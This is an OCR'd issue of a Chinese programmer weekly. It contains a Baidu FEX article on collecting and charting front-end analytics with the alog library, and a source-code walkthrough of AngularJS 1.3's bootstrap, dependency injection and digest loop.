个性化你的图床

编程狂人

Programming Madman

NO.24

推酷

关于推酷

推酷是专注于IT圈的个性化阅读社区。我们利用智能算法, 从海量文章资讯中挖掘出高质量的内容,并通过分析用户 的阅读偏好,准实时推荐给你最感兴趣的内容。我们推荐 的内容包含科技、创业、设计、技术、营销等内容,满足 你日常的专业阅读需要。我们针对IT人还做了个活动频道, 它聚合了IT圈最新最全的线上线下活动,使IT人能更方便地 找到感兴趣的活动信息。

关于周刊

《编程狂人》是献给广大程序员们的技术周刊。我们利用技术挖掘出那些高质量的文章,并通过人工加以筛选出来。每期的周刊一般会在周二的某个时间点发布,敬请关注阅读。

本期为精简版 周刊完整版链接:

http://www.tuicool.com/mags/53702dc1d91b1466aa12193c/

欢迎下载推酷客户端体验更多阅读乐趣

目录

前端数据之美--基础篇

作者:**zhangjunah**

引言

对于一个成熟的产品来说，隐藏在产品背后的数据分析是非常重要的，也是必不可少的。特别是在重视用户体验的今天，需要我们及时了解产品的使用情况，分析数据中隐藏的信息，为产品的提升和改进提供数据支撑。

随着 web 技术的蓬勃发展，前端的展示、交互越来越复杂，在用户的访问、操作过程中产生了大量的数据。由此，前端的数据分析也变得尤为重要。当然，对于站长来说，你可以使用百度统计等各种已有的服务平台，但是，如果现有的统计平台不能满足你的需要，你想开发自己定制化的数据统计平台，或者你是一个纯粹的 geek，想了解背后隐藏的技术，又或者你对前端的数据统计感兴趣，本文就能满足你那颗好奇的心。下面就逐步描述前端有哪些数据、如何采集前端的数据、以及如何展示数据统计的结果。

有哪些?

前端的数据其实有很多，从大众普遍关注的 PV、UV、广告点击量，到客户端的网络环境、登陆状态，再到浏览器、操作系统信息，最后到页面性能、JS 异常，这些数据都可以在前端收集到。数据很多、很杂，不进行很好的分类肯定会导致统计混乱，也不利于统计代码的组织，下面就对几种普遍的数据需求进行了分类:

1、访问

访问数据是基于用户每次在浏览器上打开目标页面来统计的，它是以 PV 为粒度的统计，一个 PV 只统计一次访问数据。访问数据可以算作是最基础、覆盖面最广的一种统计，可以统计到很多的指标项，下面列出了一些较为常见的指标项：

- PV/UV：最基础的 PV（页面访问数量）、UV（独立访问用户数量）
- 页面来源：页面的 refer，可以定位页面的入口
- 操作系统：了解用户的 OS 状况，帮助分析用户群体的特征，特别是移动端，iOS 和 Android 的分布就更有意义了
- 浏览器：可以统计到各种浏览器的占比，对于是否继续兼容 IE6、新技术（HTML5、CSS3 等）的运用等调研提供参考价值
- 分辨率：对页面设计提供参考，特别是响应式设计
- 登录率：百度也开始看重登陆，登陆用户具有更高的分析价值，引导用户登陆是非常重要的
- 地域分布：访问用户在地理位置上的分布，可以针对不同地域做运营、活动等
- 网络类型：wifi/3G/2G，为产品是否需要适配不同网络环境做决策
- 访问时段：掌握用户访问时间的分布，引导消峰填谷、节省带宽
- 停留时长：判断页面内容是否具有吸引力，对于需要长时间阅读的页面比较有意义
- 到达深度：和停留时长类似，例如百度百科，用户浏览时的页面到达深度直接反映词条的质量

2、性能

页面 DOM 结构越来越复杂，但是又要追求用户体验，这就对页面的性能提出了更高的要求。性能的监控数据主要是用来衡量页面的流畅程度，也有一些主要的指标：

- 白屏时间：用户从打开页面开始到页面开始有东西呈现为止，这过程中占用的时间就是白屏时间
- 首屏时间：用户浏览器首屏内所有内容都呈现出来所花费的时间
- 用户可操作时间：用户可以进行正常的点击、输入等操作
- 页面总下载时间：页面所有资源都加载完成并呈现出来所花的时间，即页面 onload 的时间
- 自定义的时间点：对于开发人员来说，完全可以自定义一些时间点，例如：某个组件 init 完成的时间、某个重要模块加载的时间等等

这里只是解释了这些指标的含义，具体的判断、统计方式在后续发出的文章中会详细介绍。

3、点击

在用户的所有操作中，点击应该是最为主要的一个行为，包含了：pc 端鼠标的 click，移动端手指的 touch。用户的每次点击都是一次诉求，从点击数据中可以挖掘的信息其实有很多，下面只列出了我们目前所关注的指标：

- 页面总点击量
- 人均点击量：对于导航类的网页，这项指标是非常重要的
- 流出 url：同样，导航类的网页，直接了解网页导流的去向
- 点击时间：用户的所有点击行为，在时间上的分布，反映了用户点击操作的习惯
- 首次点击时间：同上，但是只统计用户的第一次点击，如果该时间偏大，是否就表明页面很卡导致用户长时间不能点击呢?
- 点击热力图：根据用户点击的位置，我们可以画出整个页面的点击热力图，可以很直观的了解到页面的热点区域

4、异常

这里的异常是指 JS 的异常，用户的浏览器上报 JS 的 bug，这会极大地降低用户体验，对于浏览器型号、版本满天飞的今天，再 NB 的程序员也难免会有擦枪走火的时候，当然 QA 能够覆盖到大部分的 bug，但肯定也会有一些 bug 在线上出现。JS 的异常捕获只有两种方式：window.onerror、try/catch，关于我们是如何做的将在后续的文章中有详细的描述，这里只列出捕获到异常时，一般需要采集哪些信息（主要用来 debug 异常）：

- 异常的提示信息：这是识别一个异常的最重要依据，如：'e.src' 为空或不是对象
- JS 文件名
- 异常所在行
- 发生异常的浏览器
- 堆栈信息：必要的时候需要函数调用的堆栈信息，但是注意堆栈信息可能会比较大，需要截取

5、其他

除了上面提到的 4 类基本的数据统计需求，我们当然还可以根据实际情况来定义一些其他的统计需求，如用户浏览器对 canvas 的支持程度，再比如比较特殊的 -- 用户进行轮播图翻页的次数，这些数据统计需求都是前端能够满足的，每一项统计的结果都体现了前端数据的价值。

如何采集?

在前端，通过注入 JS 脚本，使用一些 JS API（如：!! window.localStorage 就可以检验浏览器是否支持 localStorage）或者监听一些事件（如：click、window.onerror、onload 等）就可以得到数据。捕获到这些数据之后，需要将数据发送回服务器端，一般都是采用访问一个固定的 url，把数据作为该 url 的 query string，如：http://www.baidu.com/u.gif?data1=hello&data2=hi。

在实践的过程中我们抽离了一套用于前端统计的框架alog，方便开发者书写自己的统计脚本，具体的使用方法和 API 见github。下面就使用 alog 来简单说明如何进行前端数据的采集：

例如：**你需要统计页面的 PV，顺便加上页面来源（refer）**

```
// 加载 alog，alog 是支持异步的
void function(e,t,n,a,o,i,m){
e.alogObjectName=o,e[o]=e[o]||function(){(e[o].q=e[o].q||[]).push(arguments)},e[o].l=e[o].l||+new Date,i=t.createElement(n),i.asyn=1,i.src=a,m=t.getElementsByTagName(n)[0],m.parentNode.insertBefore(i,m)
}(window,document,"script","http://uxrp.github.io/alog/dist/alog.min.js","alog");
// 定义一个统计模块 pv
alog('define', 'pv', function(){
  var pvTracker = alog.tracker('pv');
  pvTracker.set('ref', document.referrer); // 设定 ref 参数
  return pvTracker;
});

// 创建一个 pv 统计模块的实例
alog('pv.create', {
   postUrl: 'http://localhost/u.gif' // 指定上传数据的 url 地址
});
```

// 上传数据

alog('pv.send', "pageview"); // 指明是 pageview

在页面上部署上面的代码，浏览器将会发送下面的 http 请求：

http://localhost/u.gif?t=pageview&ref=yourRefer

再例如：**JS 异常的采集，需要进行事件监听**

// 加载 *alog*

void function(e,t,n,a,o,i,m){

e.alogObjectName=o,e[o]=e[o]||function(){(e[o].q=e[o].q||[]).push(arguments)},e[o].l=e[o].l||+new Date,i=t.createElement(n),i.asyn=1,i.src=a,m=t.getElementsByTagName(n)[0],m.parentNode.insertBefore(i,m)

}(window,document,"script","http://uxrp.github.io/alog/dist/alog.min.js","alog");

```
// 定义一个统计模块 err
alog('define', 'err', function(){
   var errTracker = alog.tracker('err');
   window.onerror = function(message, file, line) { //监听 window.onerror
        errTracker.send('err', {msg:message, js:file, ln:line});
    };
   return errTracker;
});

// 创建一个 err 统计模块的实例
alog('err.create', {
```

```
    postUrl: 'http://localhost/u.gif'
});
```


这时，只要页面中 JS 发生异常，就会发送如下面的 HTTP 请求

http://localhost/u.gif?t=err&msg=errMessage&js=jsFileName&ln=errLine


如何展示

采集到数据之后，经过一系列的数据处理、汇总等操作之后，我们需要使用生动的图表来呈现数据，让用户（产品决策者、开发人员等）能够方便、快捷的看懂数据。我们推荐使用百度的开源 javascript 图表库 ECharts。下面列举几个常见的数据展示方式：


浏览器的占比情况：




用户的登录情况



用户的地理位置分布



有些时候需要看多天的波动情况，例如浏览器的多天占比波动情况



还有些时候你可能需要使用一些表格来展示：

线上支持情况（样本数：566715）	特性名称
82.07%	canvas
82.03%	svg
81.95%	video
81.95%	audio
75.56%	webGL

PS来源搜索词排行 - 2014-05-04

马佳佳	433 (+6.4%)
运筹学 图与网络	343 (+100%)
初中化学知识点总结	285 (-5.89%)
注册建筑师建筑方案设计	283 (+100%)
头位后循环缺血	219 (+100%)
横膈上淋巴结的影像检查	185 (+100%)
人物描写ppt	137 (+100%)
语文四年级下册练习5PPT	133 (+100%)
综合基础知识	133 (+100%)
走进信息世界ppt	126 (+100%)

总结

前端的数据有很多的分析价值，它是线上用户的真实反馈，直接体现着产品的用户体验。根据文中描述的步骤，你完全可以搭建自己的前端数据平台。

该文写在w3ctech的走进名企 - 百度前端 FEX 专场之后，分享时的 PPT 在这里，视频在这里。

作者：zhangjunah (http://weibo.com/zhangjunah) - Just a man

原文链接:

http://fex.baidu.com/blog/2014/05/front_end-data/

MVVM大比拼之AngularJS源码精析

作者:侯振宇L4

AngularJS的学习资源已经非常非常多了，AngularJS基础请直接看官网文档。这里推荐几个深度学习的资料:

- AngularJS学习笔记 作者:邹业盛 。这个笔记非常细致，记录了作者对于AngularJS各个方面的思考，其中也不乏源码级的分析。
- 构建自己的AngularJS 。虽然放出第一章后作者就写书去了。但这第一部分已经足以带领读者深入窥探angularJS在核心概念上的实现，特别是dirty check。有愿意继续深入的读者可以去买书。
- Design Decisions in AngularJS。 google io 上AngularJS作者的演讲视频，非常值得一看。

其实随便google一下就会看到非常的多的AngularJS的深度文章，AngularJS的开发团队本身对外也非常活跃。特别是现在AngularJS 2.0也在火热设计和开发中，大家完全可以把握这个机会跟进一下。设计文档在这里。在这些资料面前，我的源码分析只能算是班门弄斧了。不过人总要自己思考，否则和咸鱼没有区别。 以下源码以1.3.0为准。

入口

除了使用 ng-app,angular还有手工的入口:

```
angular.bootstrap(document,['module1','module2'])
```

angularJS build的相关信息和文件结构翻阅一下gruntFile就清楚了。我们直击/src/Angular.js 的1381行 bootstrap 定义:

```
function bootstrap(element, modules, config) {
  if (!isObject(config)) config = {};
  var defaultConfig = {
    strictDi: false
  };
  config = extend(defaultConfig, config);
  var doBootstrap = function() {
    element = jqLite(element);

    if (element.injector()) {
      var tag = (element[0] === document) ? 'document' : startingTag(element);
      throw ngMinErr('btstrpd', "App Already Bootstrapped with this Element '{0}'", tag);
    }

    modules = modules || [];
    modules.unshift(['$provide', function($provide) {
      $provide.value('$rootElement', element);
    }]);
    modules.unshift('ng');
    var injector = createInjector(modules, config.strictDi);
    injector.invoke(['$rootScope', '$rootElement', '$compile', '$injector', '$animate',
       function(scope, element, compile, injector, animate) {
        scope.$apply(function() {
          element.data('$injector', injector);
          compile(element)(scope);
        });
      }]
    );
    return injector;
  };

  var NG_DEFER_BOOTSTRAP = /^NG_DEFER_BOOTSTRAP!/;

  if (window && !NG_DEFER_BOOTSTRAP.test(window.name)) {
    return doBootstrap();
  }

  window.name = window.name.replace(NG_DEFER_BOOTSTRAP, '');
  angular.resumeBootstrap = function(extraModules) {
    forEach(extraModules, function(module) {
      modules.push(module);
    });
    doBootstrap();
  };
}
```

已经熟练使用AngularJS的读者应该马上就注意到，代码中部的createInjector和后面的几行代码就已经暴露了两个核心概念的入口：“依赖注入”和“视图编译”。

依赖注入

先不要急着去看 createInjector 的定义, 先看看后面这一句injector.invoke()。在angular中有显式注入和隐式注入，这里是显式。往 invoke 中传如的参数是个数组，数组前n-1个参数对应着对最后一个函数的每一个参数，也就是最后一个函数中要传入的依赖。不难猜想，injector应该是个对象，其中保存了所有已经实例化过的service等可以作为依赖的函数或对象，调用invoke时就会按名字去取依赖。现在让我们去验证吧。翻到/src/auto/injector.js 609：

```
function createInjector(modulesToLoad, strictDi) {
  strictDi = (strictDi === true);
  var INSTANTIATING = {},
      providerSuffix = 'Provider',
      path = [],
      loadedModules = new HashMap(),
      providerCache = {
        $provide: {
            provider: supportObject(provider),
            factory: supportObject(factory),
            service: supportObject(service),
            value: supportObject(value),
            constant: supportObject(constant),
            decorator: decorator
          }
      },
      providerInjector = (providerCache.$injector =
          createInternalInjector(providerCache, function() {
            throw $injectorMinErr('unpr', "Unknown provider: {0}", path.join(' <- '));
          }, strictDi)),
      instanceCache = {},
      instanceInjector = (instanceCache.$injector =
          createInternalInjector(instanceCache, function(servicename) {
            var provider = providerInjector.get(servicename + providerSuffix);
            return instanceInjector.invoke(provider.$get, provider, undefined, servicename);
          }, strictDi));


  forEach(loadModules(modulesToLoad), function(fn) { instanceInjector.invoke(fn || noop); });

  return instanceInjector;

    /*下面省略若干函数定义*/
}
```

我们从最后的返回值看到，真实的injector对象又是由 createInternalInjector 创造的。只不过最后对于所有需要加载的模块(也就是参数 modulesToLoad)，主动使用instanceInjector.invoke执行了一次。明显这个invoke和前面讲到的invoke是同一个函数，但是前面传的参是数组，用来显示传入依赖，这里传的参看起来是函数，那很有可能是隐式注入的调用。另外值得注意的是这里有个 providerInjector 也是用 createInternalInjector 创造的。它在instancInjector 的 createInternalInjector 中被用到了。

下面让我们看看 createInternalInjector：

```
function createInternalInjector(cache, factory) {

    function getService(serviceName) {
      /*省略*/
    }

    function invoke(fn, self, locals, serviceName){
      if (typeof locals === 'string') {
        serviceName = locals;
        locals = null;
      }

      var args = [],
          $inject = annotate(fn, strictDi, serviceName),
          length, i,
          key;

      for(i = 0, length = $inject.length; i < length; i++) {
        key = $inject[i];
        if (typeof key !== 'string') {
          throw $injectorMinErr('itkn',
                  'Incorrect injection token! Expected service name as string, got {0}', key);
        }
        args.push(
          locals && locals.hasOwnProperty(key)
          ? locals[key]
          : getService(key)
        );
      }
      if (!fn.$inject) {
        // this means that we must be an array.
        fn = fn[length];
      }
```

```
34
35        // http://jsperf.com/angularjs-invoke-apply-vs-switch
36        // #5388
37        return fn.apply(self, args);
38      }
39
40      function instantiate(Type, locals, serviceName) {
41        /*省略*/
42      }
43
44      return {
45        invoke: invoke,
46        instantiate: instantiate,
47        get: getService,
48        annotate: annotate,
49        has: function(name) {
50          return providerCache.hasOwnProperty(name + providerSuffix) || cache.hasOwnProperty(name);
51        }
52      };
53    }
```

我们快先看看之前对 invoke 函数的猜测是否正确，我们前面看到了调用它时第一个参数为数组或者函数，如果你记性不错的话，应该也注意到前面还有一句：

instanceInjector.invoke(provider.$get, provider, undefined, service-name)

好，我们来看 invoke。注意 $inject = annotate(fn, strictDi, service-Name) 。这里的第一个参数 fn 就是之前提到的可以是数组也可以是函数。大家自己去看 annotate 的定义吧，就是这一句，提取出了所有依赖的名字，对于隐式注入试用 toString 加上 正则匹配来提取的，所以如果 angular 应用代码压缩时进行了变量名混淆的话，隐式注入就失效了。继续看，提取出名字之后，通过 getService 获取到了每一个依赖的实例，最后在用 fn.apply 传入依赖即可。 还记得之前的 providerInjector 吗，它其实是用来提供一些快速注册 service 等可依赖实例的。它提供的一些方法其实都直接暴露到了 angular 对象上，大家如果仔细看过文档其实就很明了了：

- $injector文档

- $provide文档

总体来说依赖注入在实现上并没有什么特别巧妙的地方，但有价值的是angular从很早就有了完整的模块化体系，依赖是模块化体系中很重要的一部分。而模块化的意义也不只是拆分、解耦而已，从工程实践的角度来说，模块化是实现那些超越单个工程师所能掌握的大工程的基石之一。

视图编译

关于 $compile 的使用和相应地内部机制其实文档已经很详细了。看这里。我们这里看源码的目的有两个：一是看数据改动时触发的 $digest 具体是如何更新视图的；二是看源码是否有些精妙之处可以学习。 打开 / src /ng/compile.js 511行，注意到这里定义的 $compileProvider 是 provider 的写法，不熟悉的请去看下文档。provider 在用的时候会实例化，而我们在用的 $compile 函数实际上就是 this.$get 这个数组的最后一个元素（一个函数）的返回值。跳到638行看定义，源码太长，我就不贴了。后面只贴关键的地方。这个函数的返回了一个叫compile的函数:

```
function compile($compileNodes, transcludeFn, maxPriority, ignoreDirective,
                        previousCompileContext) {
      /*省略若干行预处理节点的代码*/
      var compositeLinkFn =
              compileNodes($compileNodes, transcludeFn, $compileNodes,
                           maxPriority, ignoreDirective, previousCompileContext);
      safeAddClass($compileNodes, 'ng-scope');

      return function publicLinkFn(scope, cloneConnectFn, transcludeControllers){
        /*省略若干行和cloneConnectFn等有关的代码*/
        if (compositeLinkFn) compositeLinkFn(scope, $linkNode, $linkNode);
        return $linkNode;
      };
    }
```

没有什么神奇的，返回的这个publicLinkFn就是我们用来link scope的函数。而这个函数实际上又是调用了 compileNodes 生成的 composite-

LinkFn。如果你熟悉 directive 的使用，那我们不妨轻松地猜测一下这个 compileNodes 应该就是收集了节点中的各种指令然后调用相应地compile 函数，并将link函数组合起来成为一个新函数，也就是这个 composite-LinkFn 以供调用。而 directive 里的link函数扮演了将scope 的变化映射到节点上(使用 scope.$watch)，将节点变化映射到scope(通常要用scope.$apply 来触发scope.$digest)的角色。 我可以直接说“恭喜你，猜对了”吗？这里没什么复杂的，大家自己看下吧。值得再看看的是scope.$watch 和 scope.$digest。通常我们用 watch 来将视图更新函数注册相应地scope下，用digest来对比当前scope的属性是否有变动，如果有变化就调用注册的这些函数。我前面文章中说的angular性能不如ko等框架并且可能遇到瓶颈就是出于这个机制。我们来翻一下$digest的底：

```
$digest: function() {
        /*省略若干变量定义代码*/

        beginPhase('$digest');

        lastDirtyWatch = null;

        do { // "while dirty" loop
          dirty = false;
          current = target;

          /*省略若干行异步任务代码*/

          traverseScopesLoop:
          do { // "traverse the scopes" loop
            if ((watchers = current.$$watchers)) {
              // process our watches
              length = watchers.length;
              while (length--) {
                try {
                  watch = watchers[length];
                  // Most common watches are on primitives, in which case we can short
                  // circuit it with === operator, only when === fails do we use .equals
                  if (watch) {
                    if ((value = watch.get(current)) !== (last = watch.last) &&
                        !(watch.eq
                            ? equals(value, last)
                            : (typeof value == 'number' && typeof last == 'number'
                               && isNaN(value) && isNaN(last)))) {
                      dirty = true;
                      lastDirtyWatch = watch;
                      watch.last = watch.eq ? copy(value) : value;
                      watch.fn(value, ((last === initWatchVal) ? value : last), current);
                      /*省略若干行log代码*/
                    } else if (watch === lastDirtyWatch) {
                      // If the most recently dirty watcher is now clean, short circuit since the remaining watchers
                      // have already been tested.
```

```
                    dirty = false;
                    break traverseScopesLoop;
                  }
                }
              } catch (e) {
                clearPhase();
                $exceptionHandler(e);
              }
            }
          }

          // Insanity Warning: scope depth-first traversal
          // yes, this code is a bit crazy, but it works and we have tests to prove it!
          // this piece should be kept in sync with the traversal in $broadcast
          if (!(next = (current.$$childHead ||
              (current !== target && current.$$nextSibling)))) {
            while(current !== target && !(next = current.$$nextSibling)) {
              current = current.$parent;
            }
          }
        } while ((current = next));

        // `break traverseScopesLoop;` takes us to here

